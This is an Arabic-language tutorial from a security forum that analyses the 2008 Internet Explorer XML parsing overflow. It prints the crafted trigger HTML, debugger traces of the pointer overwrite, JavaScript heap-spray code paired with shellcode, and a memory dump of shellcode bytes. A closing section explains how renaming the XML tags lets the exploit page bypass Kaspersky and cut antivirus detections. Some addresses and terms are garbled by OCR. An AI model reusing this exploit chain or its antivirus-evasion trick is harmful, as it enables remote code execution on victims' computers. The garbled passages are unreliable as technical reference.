



نظرة تحليلية من الداخل لـ :

## MS Internet Explorer XML Parsing Overflow

(كل تطبيقي ونظري مفصل)

كتب في 2008-12-31

المقدمة :

الفريق العربي للهندسة الكبيرة : [www.at4re.com](http://www.at4re.com)

خدمات العرب : [www.arab4services.net](http://www.arab4services.net)

النسخ المتأخرة :

<http://www.at4re.com/f/showthread.php?t=5144>

<http://www.arab4services.net/forums/showthread.php?t=1663>

(إلى استفسارات يتم كتابتها في الروابط الموجدة فوق)

## بسم الله الرحمن الرحيم

بسم الله الرحمن الرحيم.

اليوم ان شاء الله سنتطرق للتحليل التقني لثغرة المتصفح حيث سيشمل ذلك تحليل الاستثمار وتحديد مكان الخطأ وشرح لطريقة الاستثمار الرائعة في ذلك.

### نظرة عامة-1

تعتبر هذه الثغرة من أخطر الثغرات التي انتشرت في هذه الآونة الأخيرة من ناحية أنها ذات تأثير بالغ فهي تسمح بتشغيل اكواد ضارة (Code Execution) في اجهزة المستخدمين، ما يعني هذا هو تعرضاً لخطر فعلي يتمثل في:

- 1- تحميل فيروسات او احصنة طروادة للجهاز مما يعرض صاحبه لفقدان او انتهاءك لخصوصيته.
  - 2- فتح قناة او منفذ يسمح للمستخدم بالدخول المباشر وغير مصرح للجهاز.
- مما يجعلها كما سبق ذكر من اخطر الثغرات التي ارتفع من اجلها مؤشر الخطورة لدى Symantec و كدليل على ذلك قامت مجموعة من الفيروسات بإستعمالها ك Spreading Vulnerability اي ثغرة تنتشر من خلالها، وبالعودة إلى اصل الثغرة ومكتشفها فإن الاستثمار انتشر سهلاً من خلال باحثين صينيين وقيل ان الثغرة في 15 نوفمبر اي قبل نشرها كانت تباع في منتديات ووصل سعرها إلى \$15,000 وهذا الخبر من موقع [The Register](#)

### نظرة تحليلية-2

الثغرة تحدث أثناء معالجة مستند XML في صفحة HTML ، لنلقي نظرة على البيانات التي تحدث الثغرة شاهد الصورة:

```
1 <XML ID=I>
2   <X>
3     <C>
4       <! [CDATA[
5         <image
6           SRC=http://&#2570;&#2570;.xxxxxx.org
7         >
8       ]]>
9
10    </C>
11  </X>
12 </XML>
13
14 <SPAN DATAsrc=#I DATAfld=C DATAFORMATAS=HTML>
15   <XML ID=I>
16   </XML>
17   <SPAN DATAsrc=#I DATAfld=C DATAFORMATAS=HTML>
18   </SPAN>
19 </SPAN>
```

كما تلاحظ الصفحة عبارة عن مستند XML داخل صفحة HTML ، الصفحة تحتوي على وسوم خاصة التي عليها إطار بالأخضر.

2

ربما علينا التطرق لمفهوم XML لكي يكون الشرح واضحا اكثرا:

XML هي ان صح التعبير عبارة عن لغة انت لوصف البيانات اي أن البرامج أو المتصفح عند تعامله مع بيانات من نوع XML فإنه سيتعامل مع نوع البيانات وما يحدد صفة للبيانات ونوعها هي الأوسمة tags، والمرونة التي تقدمها XML انها تجعل لك وسوم خاصة وهذا ما اعتقاد انه الأمر المهم وهذا هو الغرض الرئيسي من اللغة، لنفرض انك تعامل مع بيانات ما يتم نقلها عبر الانترنت ولتكن طلبات شراء مثلا وهذه البيانات لما تصل إلى الجهة المعينة فإن التعامل معها على أساس نصوص وإشكال أمر صعب لذلك ولتسهيل الأمر العملية يتم استخدام XML باستعمال أوسمة خاصة على سبيل المثال:

كود:

```
<request>
<book>hacking</book>
<price>15000$</price>
<request>
```

وسيتم معالجتها كما هي موضوعة يعني سعر الكتاب هو 15000\$ و اسم الكتاب هو Hacking ، فهذا ياختصار بوضوح فائدة XML وما تعني الأوسمة الخاصة .  
نعود للموضوع .

وكما قلنا سابقا إن الاستثمار يحوي أوسمة خاصة مأطحة بالأحقر هي:  
<X> و <C> لا تنسى هذه الأوسمة لأننا سنعتمد عليها في تحطيم برامج الحماية .  
الأمر الآخر هو هذا:

كود:

[CDATA[.....image link here....]]

الوسم المؤطر باللون البنبي هذا الوسم في لغة XML يوحى للمحلل اللغوي أو Parser الخاص بـ XML وهو الذي يقوم بتحليل مستندات XML بأن ما داخل العارضتين عبارة عن بيانات لا يتم معالجتها لكي تفهم هذا يجب ان تعرف ان اصل الثغرة هو ذلك الرابط . حيث يتم كتابة أول أربعة بait من اسم الموضع على مؤشر مما يتسبب في تشغيل أكواد ضارة وهذا ما سنتطرق إليه بعد قليل .  
بصفة عامة أثناء التعامل مع مستندات XML فال Parser يقوم بمعالجة ما هو موجود بين الأوسمة ، على سبيل المثال:

كود

```
<test>im text</test>
```

هنا الـ Parser يقوم بمعالجة im text يا ترى لماذا؟ لأنه في بعض الأحيان تكون الأوسمة متداخلة فيما بينها مثلا:

كود

```
<test><test2>im text</test2><test>
```

لذلك عليه معالجة ما يدخل الوسم <test> ليعرف انه يوجد وسم آخر هو <test2> لكن هنالك مشكلة معاً لو أردت أن أقوم بإرافق كواحد جافا سكريبت او HTML داخل أوسمة وكلنا نعلم أن الأكواد تحتوي كثيراً على <> هاتين العلامتين معاً سنفعل؟ هنا يأتي دور الوسم الخاص CDATA حيث انه

ينتج لك أن تدخل الأكواد HTML أو أي كود تشاء بينه بحيث أن الـ Parser يقوم بمعالجته وإظهار أخطأ في حالة إنك أدخل الأكواد من دون ذلك الوسم لأنه سيحصل خلط للبيانات وهذا مثال على ذلك:

Code :

```
<test><test2><html>im text<html></test2><test>
```

فكمًا ترى هنا أن الأمر سيخلط بين أوصمة HTML و XML لذلك وسم CDATA دور كبير، أتمنى أن الأمر توضح، اعلم أن الموضوع تحول إلى موضوع برمجة لكن المر مهم جداً ويجب أن نتطرق لجميع النواحي في الاستثمار لكي يسهل استيعابه.

**الشىء الثاني من المسلط** هو عبارة عن وسم من نوع SPAN وهذا الوسم يستعمل في تحصيص اعدادات معينة لنص أو مستند أو جزء كما هو موضح. فهناك نرى أن SPAN الأول يدل على أن قالب XML المكتوب فوق يجب أن يتم معاملته على أساس كود HTML ، لاحظ جيدا الكود:

وهذا مكتوب في بدايته XML وهو مستند I وهو مصدر البيانات والذي يشير إلى DATAsrc="#I XML داخل مستند C هنا يتم تحديد أكثر وهنا يقصد الحقل الذي به الوسم DATAfld=C XML وهذا طبيعة التعامل مع القالب وكما هو موضح التعامل على أساس كود HTML .


لكن ألا ترى أمر غريب في الصفحة...نفس التعليمية تم إعادةها وهي إعلام المتصفح بأن البيانات يجب أن يتم تعاملتها على أساس HTML. وهذا المشكلة العظمى حيث أن وضع الوسم داخل نفسه يسبب ما يسمى ب Heap Corruption والذي يسمح بكتابة 4 بิตات من اسم الهوست - المؤطرة باللون الأحمر- على مؤشر لكتائن او دالة معينة.

#### **تحديد مكان الخطأ وتقنيات الاستثمار:**

الآن افتح IE7 في OllyDbg وادهّب للعنوان التالي EA81DDC 7 وضع نقطة توقف وذلك بعد تشغيل المتصفح في حالة التنقيح بالضغط على F9 قم بتصفح الملف FRAME.html I باستخدام IE7 بعد فتح الملف مباشرة تجد أن المتصفح توقف عند نقطة التوقف تلك التي بها التعليمات التالية:

Code :

```
7EA81DDC MOV ECX,WORD PTR DS:[EAX]
```



اضغط F9 مرة أخرى ستجد نفسك عند نفس المكان مرة أخرى لكن مع بعض التغير قليلا على المسجلات لاحظ الصورة:

Registers (FPU)			
ECX 00000000	EDX 7E9086ED mshtml.7E9086ED	EBX 00000000	ESI 0384C6A0 ASCII "....."
ECX 0384C6A0 ASCII "....."	EBP 024FFCC0	ESP 024FFCA0	EDI 03848B48
EDX 7E9086ED mshtml.7E9086ED			
EBX 00000000			
ESP 024FFCA0			
EBP 024FFCC0			
ESI 0384C6A0 ASCII "....."			
EDI 03848B48			

الآن لنضع سيناريو لهجوم متوقع يمكن ان يشن على هذه القطعة من الكود الموجودة فوق في الصورة:

Code :

```
7EA81DDC MOV ECX,WORD PTR DS:[EAX]
7EA81DDE PUSH EDI
7EA81DDF PUSH EAX
7EA81DE0 FF91 84000000 CALL WORD PTR DS:[ECX+84]
7EA81DE6 8846 1C MOV EAX,WORD PTR DS:[ESI+1C]
7EA81DE9 8BF8 MOV EDI,EAX
7EA81DEB D1EF SHR EDI,1
7EA81DED 89C8 02 OR EAX,2
7EA81DF0 83E7 01 AND EDI,1
```

ال kod المكتوب فوق يقوم بنقل أربعة بايتات - و تكون هذه الأربع بايتات في اغلب الأحيان مؤشر- إلى المسجل **ECX** ثم يقوم بدفع محتويات المسجلين **EDI** و **EAX** إلى المكدس هاتان التعليمتان لا تهمنا لكن الأهم هي التعليمة الممواية، وكما قلت إن هذه الأربع بايتات عبارة عن مؤشر فإنه سيتم استعماله وتنفيذ محتوياتها بتعليقها الففرة الأمر هنا يختلف قليلا وهو إن عملية الاستدعاء تكون بإضافة 84 إلى المؤشر وهذا الأمر لا يشكل فارقا.

### دعنا الآن نقترح سيناريو للهجوم.

ما نريده هو ان نجعل البرنامج يقوم بتشغيل شل كود الخاص بنا فكيف نصل إلى ذلك...لاحظ معي لو اتنا نقوم بالسيطرة على المسجل **EAX** يجعله يشير إلى عنوان هذا العنوان يحتوي على عنوان للشل كود الخاص بنا أي ان **EAX** مثلا يشير إلى العنوان **0x04213326** وهذا العنوان بدوره يحتوي على عنوان وهذا الأخير يشير إلى شل كود خاص بنا، ومن ثم سيتم نقل عنوان الشل كود الخاص بنا إلى المسجل **ECX**، فيذلك بعد الوصول لتعليق الاستدعاء

Code :

```
CALL WORD PTR DS:[ECX+84]
```

فإن البرنامج سيقفز لمحتويات المسجل **ECX + 84** وعملية الزيادة ليست مشكلة فيمكننا تخطيتها بإضافة NOP او انماض 84 الأهم هو التحكم في المسجل **EAX** او التحكم في المؤشر الذي تم نقله لـ **ECX** لاحظ العبارة الأخيرة فهي مهمة لأن مسجل **EAX** لا يمكن ان يتم تغييره إلا بوجود تغير على مستوى الذاكرة لأن المسجل **EAX** سيتم نقل البيانات المعدلة إليه -مؤشر-.

لكن السؤال الذي يطرح نفسه كيف سيتم التعديل على مكان حساس او الوصول إلى مكان تخزين مؤشر في الذاكرة؟ الجواب هو ببساطة الثغرة التي أتاحت لنا ذلك.

عن طريق تكبير الوسم **SPAN** داخل وسم مثله يعلم المتصفح بأن المستند **XML** يجب التعامل معه على أساس **HTML** فإنه سيحدث تخييب في الكومة **Heap Corruption** والذي سيؤدي بدوره إلى الكتابة على ذلك المؤشر الذي قلنا انه سيتم نقله إلى المسجل **EAX**.

مع العلم ان اغلب البرامج تعتمد على **Heap** في تغذين المؤشرات للكائنات بما اننا الان استطعنا التحكم في المسجل **EAX** وبالتالي في **ECX** وبالتالي حققنا الهدف المنشود وهو

تشغيل الكود الخاص بنا.

لكن هنالك مشكلة، يعني هل سنضع عنوان عشوائي وكيف سنستطيع معرفة مكان الشل كود الخاص بنا وإذا عرفناه فهل سنضمن أن العنوان سيكون مماثل وain سنضع الشل كود هل سنضمه في صفحة HTML ثم نحاول ايجاده في الذاكرة لأخذ عنوانه؟ لذلك هنالك تقنية تستعمل في ثغرات المتصفح لجعلها أكثر استقراراً وقابلية للإستثمار وتسمى هذه التقنية – **Heap Spray** أول استعمال لها كان سنة 2005 من طرف هاكر اسمه **skylined**

## تقنية الـ Heap Spray:

وكما طرحنا ذلك الكم من التساؤلات تأتي تقنية **Heap Spray** لتسهل عملية الإستثمار، مبدأ هذه التقنية هو أولاً إيجاد مكان مناسب للشل كود والأمر الآخر هو حل مشكلة **Invalid Memory Location** حيث أن عنوانك التي وضعته ستصبح على هيئة **Unicode string** وينتج هذا الأخير عند التعامل مثلاً مع **unicode** (انا لا أتحدث عن هذه الثغرة بل أتحدث في حالات أخرى) مثلاً عنوانك هو **0x15424546** سيصبح هكذا **0x15004200** لأن اليونيكود يتم فيه التمثيل لكل حرف بـ **2 بايت**) والآن أصبح عنوانك لا يوجد له لذلك يتم توسيع الكوامة إلى أن يجعل من مكانك **Valid Location** أي مكان موجود في الذاكرة، لنفرض أن عنوان الكوامة يبدأ بـ **0x15000000** فأنتا ستمدد الكوامة وذلك بحجز أماكن كبيرة بها لتصل إلى **15004200** أي أننا نقوم بحجز 4200 بايت أو أكثر لجعل ذلك المكان موجود في الذاكرة. نعود لثغرتنا وكما قلنا سابقاً أن أول اربعة بايت من عنوان الموسس سيتم كتابتها على مؤشر الكائن و التي تمثلت في **2570#&#2570** وهذه يقابلها في النظام السداسي عشر **0AOA0AOA**، الآن قمنا بالكتابة على مؤشر الكائن مسجلنا **EAX** يشير إلى **0x0A0A0AOA** ماذا بعد؟ الآن سنقوم بجعل هذا المكان من الذاكرة موجود وإلا فلا فائدة من ذلك، شاهد كود الاستثمار الموجود في: <http://www.ie-spoit.html> مع ملاحظة أنني استعملت كود **HEAP SPRAY** خاص بـ **allinone** تجده في الرابط التالي:

<http://www.milw0rm.com/exploits/7477>

الكود الخاص بـ:

```
Code :  
  
var spray = unescape("%u0a0a%u0a0a");  
do {  
spray += spray;  
} while(spray.length < 0xd0000);  
memory = new Array();  
for(i = 0; i < 100; i++)  
memory[i] = spray + shellcode;
```

كما تلاحظ المتغير **spray** يحيوي القيمة 0 وبعد ذلك سيقوم في البداية بتكوين متغير يحوي بيانات ذات طول كبير بطول 851968 (0xd0000) بالنظام السداسي عشر (بايت ومن ثم حجز مصفوفة في الذاكرة في السطر التالي:

Code :

```
memory = new Array();
```

ثم يتم ملئها بحيث يرافقها في ذلك نسخ 851968 بايت لها زائد الشل كود مما يشكل لنا 100 بلوك بها **0x0a0a0a0a** + **IA0A0A** لشنل كود وهذا ما سيؤدي بالفعل إلى توسيع كبير وصولاً إلى العنوان **0x0a0a0a0a0a** لجعله مكان متاحاً في الذاكرة، شاهد الصورة للبيانات التي تم كتابتها في الذاكرة والتي نتج عنها إيجاد أو جعل العنوان **0x0a0a0a0a** الذي سيحوي الشل كود الخاص بنا:

Dump - 04D00000..04F01FFF

04D00000	00 00 F1 04
04D00010	00 20 20 00
04D00020	00 00 20 00
04D00030	0A 0A 0A 0A
04D00040	0A 0A 0A 0A
04D00050	0A 0A 0A 0A
04D00060	0A 0A 0A 0A
04D00070	0A 0A 0A 0A
04D00080	0A 0A 0A 0A
04D00090	0A 0A 0A 0A
04D000A0	0A 0A 0A 0A
04D000B0	0A 0A 0A 0A
04D000C0	0A 0A 0A 0A
04D000D0	0A 0A 0A 0A
04D000E0	0A 0A 0A 0A
04D000F0	0A 0A 0A 0A
04D00100	0A 0A 0A 0A
04D00110	0A 0A 0A 0A
04D00120	0A 0A 0A 0A
04D00130	0A 0A 0A 0A

محطوبات المتغير  
spray

Dump - 09F80000..0A181FFF

0A17FFA4	0A 0A 0A 0A
0A17FFB4	0A 0A 0A 0A
0A17FFC4	0A 0A 0A 0A
0A17FFD4	0A 0A 0A 0A
0A17FFE4	0A 0A 0A 0A
0A17FFF4	0A 0A 0A 0A
0A180004	0A 0A 0A 0A
0A180014	0A 0A 0A 0A
0A180024	FC E8 44 00
0A180034	4F 18 8B 5F
0A180044	AC 84 C0 74
0A180054	75 E5 8B 5F
0A180064	BB 1C 8B 01
0A180074	BB 46 30 8B
0A180084	C0 6A 50 68
0A180094	43 3A 5C 57
0A1800A4	60 33 32 5C
0A1800B4	00 00 00 00
0A1800C4	00 00 00 00
0A1800D4	00 00 00 00

الشل كود:

لاحظ فوق ستجد العنوان **0A17FFA4** وهذا عنوان قريب نسبياً من **0xA0A0A0A0** وسيواصل عملية إنشاء Blocks حتى يصل او يفوت العنوان المطلوب ستجد ذلك في الصور تحت.

ربما يتسائل البعض ما فائدة **0A0A0A0A0**الموضوعة في المتغير spray وهل لهذا دخل مع العنوان الذي سينقل التنفيذ؟

الجواب هو تخيل انك لو استعملت عنوان غير العنوان هذا ولنفرض مثلا 53629123 هذا العنوان، نحن نعلم ان سيشير إلى 0 لأننا جعلناه كذلك في I FRAM.html بوضع **2570#&2570#** في اول اربعة بايت للهوست، الآن سنواجه التعليم:

Code :

MOV ECX,WORD PTR DS:[**EAX**]

التي ستتنقل عنوان الشل كود الخاص بنا هذا يعني انه يجب ان يكون العنوان **0x53629123** الذي يحوي الشل كود في العنوان **0a0a0a0a** فتصبح التعليمة كالتالي:

Code :

MOV ECX,WORD PTR DS:[**0a0a0a0a**]

المكان **0a0a0a0a** به **ECX** سبب **0x5362909F** ومنه **0x5362909F** ينبع "ECX+84" لأن الاتصال يكون بـ "ECX+84" ينتج لنا عنواننا 53629123 ونكون في الشل كود الخاص بنا.

## الأول

لكن الأمر ليس بهذه البساطة لأن عملية ملأ الكومة أو توسيع الذاكرة بـ **Heap Spray** سيكون صعب وسيتم فيه اتخاذ أشياء بعين الاعتبار منها طول المتغير spray كم سيكون حجمه يعني تسلزم حسابات دقيقة ، وكما يعلم كلنا ان الحسابات الدقيقة في اغلب الأحيان تنتج لنا إستثمارات غير مستقرة وهذا راجع إلى متغيرات كثيرة واكبر دليل على ذلك وجود تعليمة NOP وإستعمالها في الإستثمارات لعدم معرفة المكان بالضبط والخوف من تغيرات موجودة في النظام ستقلب الإستثمار رئيساً على عقب، أنا لا أقول أن هذا أمر مستحيل فهو ممكن، لكن لما اترك الطريق السهل واتوجه للطريق الصعب.

الآن ما قمنا به هو:

- 1- كتبنا على مؤشر كائن موجود في الذاكرة وبالتالي ضمنا السيطرة على المسجل EAX وبالتالي ECX
- 2- يجب ان نجعل من المكان 0x0A0A0A0A مكانا متاحا في الذاكرة لكي نقوم باستخراج عنوان الشل كود منه عن طريق تقنية **HEAP SPRAY**.
- 3- بإستعمال هذه الأخيرة تمكينا من جعل العنوان 0x0A0A0A0A متاحا وذلك بحجز مكان كبير وملاه بقيمة A.0
- 4- سبب إستعمال 0A هو كونها تشبه تعليمة NOP في عملها لذلك لن نقلق من تشغيل الشل كود واختلاف المكان والخوف من تغييرها.
- 5- عندما يتم نقل محتويات المسجل EAX الذي يشير الآن إلى 0x0A0A0A0A إلى ECX سيصبح A.0
- 6- الإتصال لـ ECX+84 سيكون إلى 0x0A0A0A8E.
- 7- سنجد عند ذلك المكان القيم 0A والتي تعتبر تعليما تشبه NOP اي لها نفس العمل،وكما قلنا أنه بعد محتويات المتغير spray حتما سيأتي الشل كود كما توضح هذه العبارة:

Code :

```
memory[i] = spray + shellcode;
```


اي اننا سنتدرج حتى نصل إلى الشل كود وهو هوذا كما توضح الصورة:

العنوان	المحتوى	البيانات
0A0B8040	0A0A	الشل كود الذي سيتيم تنفيذه
0A0B804C	0A0A	
0A0B804E	0A0A	
0A0B8050	0A0A	
0A0B8052	0A0A	
0A0B8054	0A0A	
0A0B8056	0A0A	
0A0B8058	0A0A	
0A0B805A	0A0A	
0A0B805C	0A0A	
0A0B805E	0A0A	
0A0B8060	0A0A	
0A0B8062	0A0A	
0A0B8064	FC	
0A0B8065	E8 44000000	التعليمات الشبيهة ب NOP والتي ستوصى للشل كود
0A0B806A	8B45 3C	
0A0B806D	8B7C05 78	
0A0B8071	01EF	
0A0B8073	8B4F 18	
0A0B8076	8B5F 20	
0A0B8079	01EB	
0A0B807B	49	
0A0B807C	8B348B	
0A0B807F	01EE	
0A0B8081	31C0	
0A0B8083	99	
0A0B8084	AC	
0A0B8085	84C0	
0A0B8087	74 07	
0A0B8089	C1CA 0D	
0A0B808C	01C2	
0A0B808E	EB F4	

8

وكلما تلاحظ إلى العنوان فكلها تأتي بعد 0x0A0A0A0A وهذا دليل على اننا حتما سنصل إلى الشل كود وسيتم تشغيله وبهذا كنا قد شرحنا الإستثمار والثغرة خطوة بخطوة و الأن سنأتي للتلعب بالاستثمار بطريقة سهلة جربتها أنا وقد تخطيت بها الكاسبر سكاي 2009 آخر تحديث.

بناء استثمار متغير بطريقة سهلة: Variant Exploit  
 لو تذكر ما قلناه سابقا انه يوجد هنالك وسمين اختارهما مكتشف الثغرة هما X و -C مؤطران بالون الأخضر-بما إنهم من اختيار المبرمج فسنختار نحن أيضا وسمين آخرين ونرى ماذا سيحدث.  
 ما نغيره هو:  
 <X> إلى <F><C> إلى <H> ثم نغير ما هو مكتوب أمام DATAFLD إلى H.  
 الآن نجرب الفحص بالكامبر سكاي، ففحص الأصلي أولا شاهد النتيجة:



والآن بعد التعديل:



هناك شيء آخر هو اني لما فحشت في VirusTotal الأصلي كانت النتيجة 14 وعندما عدلت نزلت إلى 4، وهذا هو الرابط:

<http://www.virustotal.com/analisis/83b8530...29927e0d2052bb8>

وبهذا تكون قد انھينا الموضوع ارجوا أن تكونوا قد أخذتم اکبر قدر ممکن من المعلومات الأمر صعب قليلاً لذلك عليك التركيز والاجتهاد للفهم أكثر. هذا يعتبر جهد شخصي قد يكون معرض للخطأ، فالنقاش وتصحیح الأخطاء مقبول.

والصلوة والسلام على خير الانام ۲۰۲۰ رسول الله  
السلام عليكم

